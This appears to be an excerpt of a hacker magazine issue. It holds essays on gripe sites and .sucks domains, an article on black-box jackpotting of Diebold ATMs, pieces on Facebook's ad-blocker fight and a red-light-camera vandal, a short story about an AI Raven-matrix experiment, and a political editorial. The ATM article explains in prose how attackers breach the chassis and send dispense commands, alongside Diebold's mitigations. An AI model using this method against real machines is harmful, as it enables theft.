Perhaps we are past the days of the gripe site having any relevance. Have the SEO magicians in combination with Google Ads relegated gripe sites to the oblivion of the third or fourth page of search results? But couldn't social media platforms amplify and spread the word about the existence of such outlets even if they were to be found beyond the event horizon of the first page of search engine results? Unfortunately, since outrage appears to be one of the major components of the fuel which powers most social media platforms, sustained outrage would be necessary to propel continued traffic to the site. Given that most social media platforms neither permit nor amplify repetitive or similar posts, this would likely fail.

To this, some would say, "Who cares?" If a customer is unhappy, received subpar service, or was ripped off, there are plenty of other avenues available to give life to such complaints. Yelp and Google reviews are the two platforms that come to mind and have the most influence and impact on a business. But these are insufficient, precisely because they do not specifically focus on the customer who has been wronged. In this sense, the balanced nature of allowing both positive and negative reviews dilutes the force of the gripe. Sure, they may give a voice to the aggrieved patron of your local taco joint who wants to vent about there being too much (or too little) cilantro in the guacamole or the horror of having to wait for 15 whole minutes for a round of mojitos, but these complaints pale in comparison to the nature of the wrongs that one would often see on websites dedicated to the seriously aggrieved.

And more to the point, Yelp and Google and every other major platform do not permit anonymous grievances to be aired. E.g., to write a Yelp review, one needs to register a Yelp account associated with verified contact details including an email address, and then the poster has to be logged into the platform with that account not only to post a review but also to even read others' reviews. What this means is that the platforms are tracking your likes and dislikes, they're tracking the devices you use, they're tracking your IP address, they're tracking the comments you leave and assessing your relative education level, and they're combining this data with third party data, packaging it up, putting a creepy bow on it, and using all of this data to drive ad sales. What is more, the platforms are very likely sharing or selling this data to affiliate organizations as a little kicker to enhance profit margins.

A separate major distinction and deficiency of relying on platforms like Yelp or Google is that they only permit reviews - good, bad, or otherwise - of local businesses, not nationwide or worldwide corporations. You may be able to really rip into that idiotic waiter at your local Italian joint who brought you a Sangiovese instead of the Valpolicella that you ordered, but there's no mechanism for you to air your objectively accurate opinion that pizza from the nationwide franchise of Papa John's is absolutely horrible regardless of whether you ordered it in Dayton, Ohio or Missoula, Montana. Similarly, I can rip into my local T-Mobile shop, but any review I would like to make about T-Mobile generally as a company operating across the United States and many places in Europe is impossible. This prevents one's voice from having the force and effect of a grievance that would have been found on a gripe site in the days of old.

If I were to guess, this limitation is by design. It would not be technologically infeasible to allow reviews of major corporations through a single platform or app. But doing so would allow users to criticize the very companies that could be advertisers or might be interested in user data. So, to permit this would be potentially cutting off a fertile source of income. And how can we forget about legal liability? Your local Italian joint is unlikely to have the resources to stifle negative commentary by filing lawsuits for defamation, trademark infringement, brand dilution, etc., but your average larger national or multinational corporation certainly is.

This dialectic drove me to the powerful conclusion that the age of the gripe site should not be past, and that there is still a place for these domains and websites that may seem like digital anachronisms in the age of there being an app for everything. As hackers often do, I went a few steps farther down the rabbit hole.

I started with the new .sucks top-level domain. In 2014, ICANN approved .sucks as a new gTLD and it was delegated into the root zone of the DNS in February 2015, meaning that was when the TLD went live. From the outset, however, brand owners objected to this TLD because it was seen as potentially extortionate: all major brands would be expected to make defensive domain registrations to prevent the domains from falling into the hands of someone who could actually do something meaningful with it, and the registration fees always hovered around $2,000 per domain or more for premium domains! Because of this absurdly high price barrier, a .sucks domain is economically infeasible for ordinary people to acquire. That said, as of the time of writing this article, there exists 11,483 domains in the .sucks zone file, the vast majority of which are registered and owned by corporations themselves.

Going farther afield and farther down the rabbit hole, I began monitoring daily domain registrations for anything that included the string "sucks." The results were both a reflection of the psyche of the planet and fascinating on other levels. Cooped up, quarantined, and socially distant, it was not a shock to find whytheworldsucks.info registered on 26 October. And given the RIAA's recent DMCA takedowns of Youtube-dl on GitHub, on 31 October, we found riaasucks.com, which came as a shock only because the domain was actually available.

And it also occurred to me that - like the T-Mobile examples above - because corporations anticipate that their services are going to suck, they are often the very entities that register "sucks" domains in the first instance. This means that if, perhaps, in the investment context, one were interested in generating something like alpha based on the plans of major service providers or companies to roll out a new product, one could monitor the DNS for domains associated with "Mark Monitor" or CSC (another corporate registrar) which also contain the term "suck." These hits could all relate to hitherto unannounced corporate plans.

Putting aside exploiting "sucks" domains for profit for a moment, another somewhat nefarious thought crossed my mind. Much the same way that threat actors utilize the subdomains on top of generic-sounding domains to launch sophisticated cyberattacks, what if the same methodology were re-purposed to provide a centralized platform for corporate grievances. For instance, if a platform for criticism were hosted on top of a generic domain, every company could be a separate subdomain such as tmobile.genericdomain.com or amazon.genericdomain.com.

The legal import of this is fascinating from an IP perspective as well. ICANN forces domain name registrars to abide by the terms of the Uniform Domain-Name Resolution Policy (UDRP) that permits brand owners to initiate an abbreviated arbitration proceeding to reclaim domains registered by cybersquatters. I use this UDRP system regularly to reclaim malicious domains and sure-up clients' cybersecurity posture in the DNS. But there is no legal authority for any sort of abbreviated arbitration or legal proceeding that applies to subdomains. In fact, subdomains are deliberately outside of the jurisdiction of the UDRP. And if the domain on which the subdomain was hosted was entirely generic, no corporation subject to criticism would have the legal standing to attempt to transfer or cancel the domain.

Interestingly, the same law that has allowed giant platforms like Facebook, Google, Snapchat, etc., to flourish without fear of legal retribution for the content of data that flows through their networks - section 230 of the Communications Decency Act - would give our hypothetical gripe platform the same immunity.

What if we created this platform and it was run by the hacker community, and its existence ensured by lawyers willing to defend to it? Isn't this exactly what section 230 of the CDA was meant to protect? More on this endeavor in the months ahead. Until then, stay safe, stay sane, and stay masked.

What's Old Is New Again - We Are Still Jackpotting ATMs

by lg0p89

Everyone loves money. Money, money, money. This allows us a certain level of freedom for the items we need to survive and what we want, where we would like to travel, gifts to our friends, and a level of comfort for the future. They say cash is king, and certainly during this time period it has tended to be. One piece of equipment that holds a mass amount of cash is the ATM. People have dreamed of simply walking by and money flying out at them. As the mountain of bills fall to their feet, they grab them as fast as possible.

As bizarre as this sounds, these attacks have been part of the proof-of-concept (PoC) world since at least 2010. The history lesson begins with Black Hat in 2010. The illustrious researcher Barnaby Jack had found a vulnerability with ATMs and sought to publish his results. Barnaby Jack's presentation drew a large crowd and enthralled them as he showed two different methods to jackpot, or direct, the ATM to spew out the bills it contained. One of the attacks was done over the Internet and the other required hardware access through the front of the machine. The audience was naturally excessively impressed by his expertise. At the time, he was the director of security research at IOActive Labs. While this was impressive and clearly an advancement, over the years the research continued to build on Jack's hard work, and other methods to jackpot the ATMs were found and published.

The new attack is focused on the Diebold Nixdorf machines. Diebold Nixdorf made $3.3 billion from ATM sales and the associated service plans in 2019. The organization is one of the favored and notable manufacturers for ATM machines. All you need to do is check a few bank ATMs in your area (but not in a suspicious manner) to understand the prominence the company has.

New Attack

The new ATM attack in town does not work on all ATMs. The attackers have been using the new method against Diebold's ProCash 2050xe USB terminals. In theory, if other manufacturers use similar software, the attack itself could be pivoted from only the Diebold ATMs to other manufacturers.

The newly published attack requires a black box being made by the attacker, and coding the hardware with adjusted (with a malicious intent) Diebold proprietary code. This is used to attack the vulnerability in the ATM. The code is from the ATM manufacturer (Diebold) and has been modified to dispense the cash. The attackers have to connect the black box to the ATM to complete the attack. This is done through unlocking the ATM chassis, drilling holes into the chassis at selected points, or otherwise physically bypassing the physical security. At this point, the attacker would plug their patch cord into the CMD-V4 dispenser in the place of the cord already plugged in. The ATM is pwned as the attacker issues the malicious dispense commands to the ATM.

The end result is for the cash to flow from the machine to the attackers, who are not authorized to receive the money. Depending on the inventory held in the ATM, this could be as many as 40 bills every 23 seconds or $800 every 23 seconds if the machine only holds $20s.

From what is known, the attacks appear to use a portion of the ATM software stack. This had been reverse engineered, reviewed, and the commands to dispense cash uploaded onto the attacker's hardware. It isn't known for certain how the attackers were able to gain access to the ATM dispenser code, as the software is proprietary and anyone isn't able to simply go to Google and download it. They may have, however, gained the requisite information from an unencrypted hard drive that was secured by the unauthorized parties.

PoC or Not?

Noting an attack is workable and potentially viable is one thing. To show this and also show where this has been done outside of the lab in the real world is another issue completely. In this case, this attack has been used across Europe.

Mitigations

All is not lost and there does not need to be a 24-hour security guard at these specifically affected machines. Diebold has provided mitigations for this and urgently recommended their customers verify if these were in place yet. These include using the firmware version 2011 or later for CMD-V4; enabling the firmware fuse; securing encryption handling, enhanced keystore format, and 3DES encryption; verifying that this encryption is active and verifying that this is actually being done. There have also been recommendations to secure the ATM itself from this attack. The document from Diebold is very helpful in the implementation.

Potential

Yes, indeed, this is a viable attack and not just a lab exercise to show you are 1337 or - if you are super-special - 31337. This, however, would need to be done in a very limited scope of potential events. After all, if one of these was in the mall, someone isn't going to waltz up at noon on a Saturday and gingerly pry open the front of the ATM and hope no one notices or calls law enforcement - or better yet, drill through the aluminum plating several times and thread a patch cord through a hole. There is always the key to unlock the ATM. However, this would probably appear a bit fishy also as the attackers plug in the cord to the machine. If the machine were to be outside, perhaps the attack could be done in the darkness. The issue with this is there are cameras everywhere in the environment. The attackers probably would be recorded, and they also run the risk of law enforcement stopping by.

It is also notable that the black box does not need to be a 13-inch monitor laptop. This could be built with an Arduino or Raspberry Pi. The housing for these is also very small comparatively. While this would indeed appear a little odd to the shoppers in our scenario or others, the hardware is easily hideable and manipulated.

While this is an exciting advance, it continues to show our creative side and, when provided with a problem, we will work around or through it. Remember, boot up or shut up.

Resources

Diebold Nixdorf. (2020, July 15) "020-27/0003-Jackpotting With Black Box in Europe." Retrieved from dd80b675424c132b90b3-e48385e382
➥d2e5d17821a5e1d8e4c86b.ssl.cf1.
➥rackcdn.com/external/diebold-
➥nixdorf-security-alert-2.pdf

Diebold Nixdorf. (n.d.). "Cyber Attacks Are On the Rise. Find Out How You Can Protect Your Network Comprehensively." Retrieved from www.dieboldnixdorf.com/-/media/
➥diebold/files/banking/insights/
➥brochures/dn_brochure_
➥security-jackpotting-overview_
➥fa_20181005.pdf

Goodin, D. (2020, July 20) "Crooks Have Acquired Proprietary Diebold Software to 'Jackpot' ATMs." Retrieved from arstechnica.com/
➥information-technology/2020/07/
➥crooks-are-using-a-new-way-to-
➥jackpot-atms-made-by-diebold/

ThreatPost. (2020, July 21) "Diebold ATM Terminals Jackpotted Using Machine's Own Software." Retrieved from www.newsbreak.
➥com/news/1604274576845/diebold-
➥atm-terminals-jackpotted-
➥using-machines-own-software
and threatpost.com/diebold-atm-
➥terminals-jackpotted-using-
➥machines-own-software/157575/

Zetter, K. (2010, July 20) "Researcher Demonstrates ATM 'Jackpotting' at Black Hat Conference." Retrieved from www.wired.
➥com/2010/07/atms-jackpotted/

Facebook's Efforts Against Ad Blocking

by John Paine

"Null Routing Facebook" from 37:1 inspired me to share with fellow hackers a story about Facebook's determination to force ads into your head. A friend of a friend I met this March at an industry event told me how the machine works. What follows focuses on Facebook, but other online advertisers like Google work in a similar fashion.

Most of Facebook's revenue comes from ads, so they direct most of their energy at keeping them safe. Whenever there is a sudden change in the flow of ad money, alarms ring and directors, project managers, and engineers announce an incident, a so-called "sev," and rush to fix it. Sometimes a real world event draws a lot of people away from their Facebook, so its a false alarm. But sometimes it's a real problem. This happens a few times a week at any hour of the day. Hundreds of employees are on call 24/7 because of this. Ads are serious business.

Ad blockers are an obvious threat to this machine. There is a dedicated team of engineers tasked with fighting ad blockers: Ghost Owl. They describe their discussion group as "...a home for discussions, updates, and resources on our work to defend Facebook against ad blockers." Their goal is "revenue recovery." Their rate of success is around ten percent. They have tools like Ad Guard and Scrambler that are supposed to fool popular blockers. They are locked in a race against open source volunteers that keep improving ad blockers. It's a tit-for-tat game without an ending.

The engineers are paid handsomely and the company has deep pockets. They have access to ad blocker source code. They keep an eye on that always to keep up with new developments. "On 3/26 we detected Changes to AdBlockPlus source code which included advancements to Anti-Scrambler tooling." They're determined.

Their language is surprisingly aggressive. Their work is about "defending Facebook," "anticipating another attack," "having several mitigation on standby for H2," and "they (ad blockers) mention zero interest in giving up attacking Facebook."

Learning all this made me happy. It means that open source ad blockers have become a large threat to Facebook and similar companies. Serious enough to catch their attention and divert money and people towards keeping an eye on them. I like to think that everyone using an ad blocker takes a wee bite out of Facebook's empire. I like to think that we're keeping them on their guard. I like to think that the future might unfold in our, the ordinary people's, favor.

Red Light Robin Hood

by JetPuffed

Government corruption. Corporate greed. Public safety. Misuse of technology. These phrases often conjure up images of the NSA combing through records of private citizens or of Facebook tweaking algorithms to suck more data out of its users. But for Long Island resident Stephen Ruth, who has come to be known as the Red Light Robin Hood, these phrases have a more localized, immediate significance.

I stumbled across Ruth's story in November 2019 when a post about him went viral on Reddit. Ruth's yearslong struggle with his local Suffolk County government over an automated red light camera ticketing system made the news due to Ruth potentially facing at least seven years in prison. My curiosity was piqued. Who was this man smiling in his mugshot, and what could he have done to warrant such a sentence?

I did some digging and found a video which Ruth had uploaded in August 2015. In it, we see Ruth, wearing a dress shirt and tie, walking down the sidewalk carrying a paint roller extension pole as he speaks directly into the camera. "In order to do this successfully you only need a pair of balls and a painter's extension rod," he proclaims. "I'm gonna show you how easy it is to take the power back." Ruth walks up to a public utility pole, raises the extension rod, and disables a red light camera by shoving it upwards. "This is government taking advantage and it's gonna stop." Ruth went on to disable at least 16 other cameras and, if convicted, could be in prison for years.

To find out more about why Ruth was taking this fight against technology into his own hands, I left Ruth a voicemail asking for an interview. Ironically, Ruth returned my call while I was painting. He gave me a generous hour of his time and got right into it by asking in his Long Island accent, "You want from the beginning of everything that happened?"

It all started after church one day in the summer of 2015 when Ruth was having a conversation with his priest. His priest talked about how at one Suffolk County intersection he had received multiple tickets despite having done nothing wrong. Ruth knew the intersection and checked it out. "I went to this intersection... and I noticed that everyone was getting ticketed on the right on red. Every car." Around town, he saw the same situation at other intersections. The most troubling thing, however, was that wherever there was a surveilled intersection, there also seemed to be roadside memorials. "I started noticing where there were cameras at intersections, there were flowers on the side of the road." Could the red light camera systems be causing deaths? He did more research.

What he found was a complex web of corruption and greed, with the area's citizens trapped in the center. After his infamous vandalistic video, he was approached by the police. Surprisingly, the cops acknowledged the red light camera issue and agreed with Ruth that they caused accidents. They went on to say that not only was the right-on-red situation a problem, but the yellow light times had also been reduced in order to increase ticket revenue. The police complained about this in the past but got nowhere. Ruth then spoke to his congressman's office, which initially seemed open to working with him because they were aware of the police complaints. But shortly after this, the congressman's office was told not to have any further contact with him. Someone in the government didn't want the situation to gain more attention. That's when people started watching him.

"I started getting surveilled.... [People were] driving around my neighborhood, tailing me, parking near my house and sitting in the car." Cameras were even installed to monitor his property from across the street. Then his homebuilding business was targeted by government officials who showed up on job sites and issued code infractions for anything and everything they could to complicate his life, even if there was no real infraction. He was once arrested over the alleged expiration of a solar panel permit. All of this caused endless headaches and revenue loss for Ruth. He took to the Internet, making another video to drum up enough attention that presidential hopefuls of the 2016 election, particularly Republican candidates (Marco Rubio had spoken about the camera systems in the past), would take notice and speak on the subject. But due to the more conservative lean of the video, he experienced firsthand how technology can be used to silence people and was shadow banned. "They won't admit to it... but I've made [videos] before that don't get the traction that they should."

The social media corporations working against Ruth's message made it difficult to communicate, but Ruth chose to focus instead on the corporation that was responsible for the red light camera systems: Xerox.

To the average person, Xerox is synonymous with copy machines. But in 2010, Xerox purchased Affiliated Computer Services, a company that specialized in red light cameras, for $6.4 billion. Around the time that Ruth began speaking out against the camera systems and pointing the finger at Xerox, they spun their camera support functions into a company called Conduent. Although the timing of this move is suspicious and Ruth himself would tell you that his actions had a hand in Xerox's decision, Xerox claims that this move was simply a necessary business decision. In any case, it created another layer of tape to get through to monitor the monitors.

Xerox's strategy seems to stem from old-fashioned corporate greed. They paint the camera systems as safety measures (despite independent studies that have suggested they actually increase danger), approach governmental bodies to implement the program (often in low-income areas where people can't fight back), and then manage the systems for the county - all while collecting money from tickets and doling out a cut to the government. At least in and around Suffolk County, the cameras have specific ticketing quotas of 25 tickets per camera per day that must be met, or the county government faces fines. So how does the government ensure that they avoid these fines? They manipulate the traffic light systems in their favor.

"It's racketeering, extortion, and enterprise corruption," Ruth says. The government sent an order via email to reduce the yellow light times at intersections, as well as the time between when one set of lights turns red and the other turns green. Less time to get through the intersection as the light turns yellow means more people who will be caught in the open when the light turns red, which means more tickets. But this also means a higher risk of accidents as people who are aware of the red light systems accelerate through intersections hoping to avoid tickets.

New York law (Article 145) states that engineering projects (traffic light systems included) must be signed off on by professional engineers. However, Ruth says that this law was not followed. As a result, an unsafe situation was created which a professional engineer would never have approved, and people lost their lives because of it. Ruth's earlier hunch that these cameras caused deaths was correct. At one such intersection where a boy had been killed crossing the street, Ruth predicted that more would die because of the light configuration and brought this to the government's attention. His voice went ignored and, unfortunately, he was proven right again when another person was killed.

As stated before, the cameras are controlled by Conduent (Xerox). Through court order, Ruth obtained the video footage of the recent victim's death. Then he discovered another issue. Even though the cameras were constantly recording, the video footage he received had been edited to cut out the events leading up to the victim's death. The footage jumped straight from a regular day at the intersection to the aftermath of an accident with cops everywhere. Not only was Conduent making money from managing the cameras for the government, they were also altering footage to fit their agenda.


This led to yet another discovery. After reducing the traffic light times, the government minimized quota fines and maximized ticket revenue. What incentive did they have to care at all about Conduent's behavior or the unsafe conditions? They were making buckets of money. "Thirty million dollars greases a lot of palms," Ruth mused, referring to the county revenue the cameras had generated. On top of the ticket cost, they also added fees that caused the ticket total to be greater than the infraction amount, which is itself a felony known as overstepping the enabling statute. This crime was committed by the government each time a ticket was issued, resulting in more felonies than you could shake a stick at. But nobody seemed to be doing anything about it. Ruth even attended a county government meeting where he called out these crimes (and others) and demanded the police make arrests of government officials. But the police were nowhere to be found.

With all that being said about safety and corruption, there is another, perhaps more insidious possibility due to the presence of these cameras: Tracking people. Now that Suffolk (and many other areas around the nation) have constantly-recording camera networks under the guise of safety, it's easy to see how those in power could leverage these assets for further invasions of our privacy and questionable expansions of police or government powers. I asked Ruth about this, and although he was not aware of any current efforts to use the cameras to expand public surveillance or police investigations apart from the traffic law side of things, Suffolk County has the means in place. The movements of its citizens, however benign, can now be tracked all around the county by any person in power with a desire to do so. It would not be surprising to learn that these systems are being used, in conjunction with other surveillance methods, to build more detailed profiles on people to be sold for marketing or other purposes.

Despite the dangers caused by the ticket cameras, the corruption of the local government, the shadiness of Conduent, and the potential for privacy invasions, it doesn't seem likely that anything will be done anytime soon about these issues. Ruth sincerely doubted that Suffolk's cameras would ever be removed. Nevertheless, Ruth is committed to continuing the fight. He has created allies in the community by building awareness. He has attended meetings of his local government - something we should all do more often. He has risked his freedom. He has even run for office, though unsuccessfully. If you have any concerns about your locality's use or potential use of red light cameras, you should follow Ruth's example (maybe with the exception of vandalism) and get involved in your local political scene. Your privacy, wallet, and perhaps even your life depend on it.

References

- www.youtube.com/watch?v=_
➥TB3fpiYDys
- www.cbsnews.com/amp/news/ny-
➥man-arrested-after-admitting-
➥to-cutting-camera-cables/
- tbrnewsmedia.com/tag/stephen-
➥ruth/
- www.xerox.com/news/news-
➥archive/2009/swe-acquire-
➥affiliated-computer-services/
➥svse.html
- www.news.xerox.com/news/Xerox-
➥completes-separation-of-
➥Conduent
- www.op.nysed.gov/prof/pels/
➥article145.htm



The Elements of a Raven Matrix

y mathpunk

Experiment Huang

Huang was a man of routine. Each day, he'd check his mailbox and then go for a walk in the forest. He lived in a house at the end of a lane. There were no other buildings on the lane other than the post office, which was always closed. Each day, Huang would pass the post office on his way to the forest. It made sense to him that the post office was closed. He didn't mind it. No one else lived nearby and he couldn't think of anyone he'd want to send mail to. In fact, he couldn't even remember the last time he saw another person and so the post office (and to be fair, pretty much everything) was of no consequence to him. His life was lonely, but his daily walks in the forest invigorated him. Overall, he was content. He wasn't superstitious or religious, so when he'd come across *the markings* during his walks, he didn't assign any special meaning to them.

One time, Huang walked into a clearing in the forest. A circle of tall oak trees obscured the sun, and there was a dead raven in the middle of the clearing. There were markings on the oak trees and also on the dead raven. The markings were composed of lines, dots, shaded gradients and shapes, all formed with vivid colors and sharp contrasts and angles. Seeing this sort of thing was usual for Huang. In the forest, there were markings everywhere.

Huang walked around the clearing. He studied the patterns formed by the markings. They seemed to be a governed by an overarching logic, or geometry. A wave of emotion washed over him and he let out a loud laugh. Then, he crouched down next to the dead raven. The markings on the raven's feathers looked unreal, as if they lived in the intersection of this world and some other world. The markings were beautiful. The colors seemed alive, and the dots and shapes and lines seemed to dance before his eyes. Huang thought that maybe this world was a completed canvas, and an artist from that other, unknowable world had painted the markings overtop in a palimpsest.

Huang's mind began to wander. He thought of famous paintings that had been modified after their completion. The most famous example was perhaps the Mona Lisa. A few decades ago, art historians used x-rays on the Mona Lisa and found that her smile and her mouth had been retouched.

Then, he thought of *Starry Night* with the tall cypress tree that symbolized death. Vincent Van Gogh would sometimes paint an entirely new piece overtop an old one. But he didn't paint over to realize some Dadaist idea of art. He just couldn't afford new canvases. Huang felt that the most interesting example of this sort of "art upon art" was in Francis Picabia work. After embracing the abstract, Francis Picabia went over some of his old realist pieces and either covered them entirely with his new ideas, or defaced them (sometimes just by scrawling cocks over them). With this method, Francis Picabia could continually transform his art and keep his œuvre fresh.

Huang walked back to his house.

The Letter

The next day, Huang began his routine. Before his walk in the forest, he checked his mailbox as usual and then his whole life changed. There was a letter. It was addressed to him. It had a London return address that he didn't recognize. He started to panic. Who would send him mail? And, why would they even do that? Huang hid the letter under a newspaper and hurried out the door. The post office was open. The post office had never been open before in all the years since Huang's creation. He could see Wren through the window of the post office, seated behind the counter playing with a pen. He didn't remember how he knew Wren, but there was no mistaking her face. Huang ran into the forest. There weren't any markings in the forest anymore, and soon he got bored and scared.

Huang went home and spent the rest of the week staring at the letter. He had retrieved it out from under the newspaper and placed it at the center of his table. He sat at the table and stared at the letter. On the last day, he opened the letter. Inside, there was another envelope. It was self-addressed and already franked. Besides that envelope, there was also a page with nine squares printed on it, organized into an array of three rows and three columns. Each of the squares (except for the lower right one) had markings. The lower right square was empty, aside from a big question mark printed in the middle of it. Below the array, there were four more squares, again all with markings on them. These four squares were labeled "A", "B", "C", and "D", and below these four squares there was a single word: "Answer" followed by a colon.

Huang's mouth twisted into a mix between a smile and a silent scream. What he saw on the page terrified him. But at the same time, he hadn't seen any markings for days. He suddenly realized how much he missed seeing the markings and how much pleasure he used to take from exploring their intricacies. Now that he had some markings in front of him again, their perfect forms, rhythms, and tones made him feel complete.

He composed himself, but his mind started to race. Huang thought about Sisyphus. Sisyphus was cunning, and he defied the gods. Sisyphus told his wife that when he died, she shouldn't give him a proper burial. Instead, he told her to just throw his body into the street. When he finally died, she did as she was told and Sisyphus found himself in front of Hades at the gates of Hell. He told Hades to let him go back to the world so he could punish his wife for disrespecting his body. Hades agreed, and said that he could go as long as he promised to come back to Hell before the end of the week. Of course, Sisyphus had no intention of punishing his wife, nor of returning to Hell neither. He just wanted to walk on grass again, feel a breeze on his face again, see the sunset and wade through a stream again. The whole thing was a ruse and Sisyphus went on the lam: he defied death.

When Sisyphus didn't come back, Hades was pissed. He told Zeus and the two of them went looking. They couldn't find him. So, Zeus sends Hermes, the fastest motherfucker in Heaven, to track him down. Hermes pops on his winged baseball cap and gets to it and that's it for Sisyphus. And that's why Sisyphus got punished. That's why he has to push that goddamn rock up that goddamn hill every day. That's why he hits the drink every evening, after spending all of his goddamn might.


Lord, does his back hurt! The rock rolls back down the hill. Sisyphus strolls down after it and leans against it. He pulls a flask out of the top left pocket of his jacket and takes a swig. Soon, he'll push that rock back up the hill. He's good at that. But for now, he's leaning.

Let's get back to Huang. That's someone who never had to push a rock in his whole life. But even so, he always felt like he was pushing *something*. Doing something. Living, existing, feeling, even if he was just kicking a can down the lane. Here he is. He hasn't left his house for days and he's scared and depressed as fuck. He looks down at the Raven matrix. "C". Before Huang's eyes, the elements of the matrix seem to pop and shudder under their own jazz melody. Sure, he's scared. But, he's excited and for a moment everything comes together. He knows the answer and he feels like he's one-in-a-million. The answer is "C".

He knows he's signing his own death warrant and in his heart of hearts he knows that the experiment will be over soon, but he can't help himself and he writes down "C" at the bottom of the page anyway. He stuffs the page into the franked envelope and licks it shut. He wants to go for one last walk in the forest, but instead he goes next door to the post office. Even though it's night the post office is still open and Wren is still there and he hands her the franked envelope and she smiles at him and Sisyphus climbs up on top of his rock and stands on it and starts to sing, looking up at the stars. And then, everything gets painted black.

Epilogue: An Abstract Submitted to a Conference

Recent advances in artificial general intelligence have led to human and superhuman behavior in artificial systems. Such systems are now regularly verified by Turing tests administered by the Artificial Systems Symposium (ASS). Definitions of intelligence, and quantification of the intelligence of artificial systems are now areas of active research. However, the performance of artificial systems on intelligence measuring tasks such as Raven matrices do not provide a direct human comparison, as the systems must be trained on batteries of hundreds of thousands of examples before achieving human or superhuman performance. In contrast, humans can perform these tasks given only one example (*i.e.*, in a one-shot setting). *In this work, we instantiate artificial systems and allow them to explore simulated natural environments in an unsupervised manner. Elements of Raven matrices are superimposed onto aspects of the simulated natural environment. After a period of time, the artificial systems are presented with a single random Raven matrix task, and their response is recorded.* We aggregate results for one million replications, and demonstrate superhuman performance. To our knowledge, this is the first work to provide such results in one-shot settings, showing an incremental improvement in the generalizability of intelligence in artificial systems.


2600
The Hacker Quarterly
Submit for the first time
If this is your first time submitting to journalists, start here.
Already submitted something?
If you have already submitted to journalists

ERRORS IN FREEDOM

We cannot think of a more traumatic time for so many people to have lived through at once. There have been many difficulties in the past with various travesties of justice in our own world. We've seen wars and invasions carried out in our name, and we've witnessed the nation transformed by September 11th. But apparently, all of that was the equivalent of training wheels for what we've been experiencing of late.

When you read this, more than half a million of our fellow citizens and two and a half million people globally will have died from a disease that most of the world was woefully unprepared for. The United States was hit especially hard due to poor planning and a desire to turn every issue into some sort of political debate. Cooler heads didn't prevail in this case, due to an unhealthy political landscape and an even more disturbing social networking environment.

It's worth noting that *2600* has never been considered especially friendly towards those in charge. We hated Clinton's Clipper Chip, despised Bush's wars, and condemned Obama's treatment of whistleblowers. But what we experienced for the past four years with Trump's reign was something quite unique and especially dangerous. To try and normalize that period by equating it with the others would be a tremendous disservice to anyone who truly cares about freedom and the great potential this country holds.

The COVID-19 debacle in the States was but one example - albeit it a horrendous one - of what happens when we let indisputable conclusions become open to manipulation to fit an agenda. Despite all of the evidence to the contrary, we lived under a policy of wishful thinking and denial, while hundreds of thousands of our friends, neighbors, and relatives paid the price. Meanwhile, science gave us the facts, some of which were evolving, much of which were established. In our crazy culture, science and superstition existed side by side, legitimized by the media and given undue power by social networks.

When facts are no longer treated as facts, our world very quickly falls apart. A pandemic can demonstrate this very quickly. But the signs were there long before, and hardly limited to our borders. It could be the demonization of a particular race, religion, or country; fundamentalist beliefs that castrate progress and spread hatred; or blatant falsehoods, whether they're elevating a leader to godlike status or rewriting history entirely to make it fit more neatly with current policy aspirations. When facts are cast aside and the narrative replacing them goes unchallenged, it's like a train going down a mountain with nobody at the controls. We all know the outcome.

On January 6th, the train pretty much left the rails, again due to facts being cast aside. This time, we had people who didn't like the election results and thought that by simply objecting to them, they could get a different result. The fact that the President himself was leading this movement made it all the more disturbing - and dangerous. For the first time in our history, we faced a transfer of power that would not be peaceful.

We all know what happened next. The bloodshed and destruction that ensued shocked the entire world. But we should have seen it coming. Of course, many did and have spent the last four years sounding the alarm. Too many of us have been slow to act. We know. We were unprepared when this ugliness reared its head at our own conference in 2018, back when we still thought things weren't as bad as others had portended. There can be no doubt or hesitation anymore.

Here is a fact many people didn't seem to be aware of until recently. There is no obligation for any of us to provide a megaphone for anyone who wants one. While everybody has the right to free speech, that doesn't mean they can say or do whatever they want on a system run by others. It's only if someone is forbidden from speaking by the authorities in *any* setting that we can start talking about true violations of free speech. And, of course, being banned preemptively from a service *because* of who you are or due to race, religion, sexual preference, etc. opens the door to accusations of discrimination. But none of that is what happened here.

Many would say the main social media networks (Twitter, Facebook, Instagram, etc.) waited far too long to finally take action against those who were inciting mobs and spreading a false narrative. There was no denying that the presence of the instigators was a huge income booster for these networks - and using that as the rationale for not doing something about them sooner is nothing short of shameful. And they haven't actually earned credit for finally acting. The only reason the social network giants did so was because people had finally had enough and were *demanding* a change. Far from the behavior of a mob that acts without thinking, this was the product of tens of millions of people who had lost patience and were demanding an end to the insanity. And, not surprisingly, once Trump was removed from the Twitter platform, disinformation about election fraud plunged 73 percent.

It's easy to fall into the trap of defining lies as mere opinions or, as the previous administration actually referred to them, "alternative facts." But lies are lies. They are disproven with facts and these facts have evidence to back them up. You may not like the results of a baseball game, but you can't simply come up with an altered score just because you want a different outcome. Yet this is the precise logic that we've been seeing from people upset at the November election results. Every opportunity was given to uncover any signs of fraud or improprieties of any sort. None were ever found, certainly not on the level of changing the outcome in any way. And this is where the conversation should have ended.

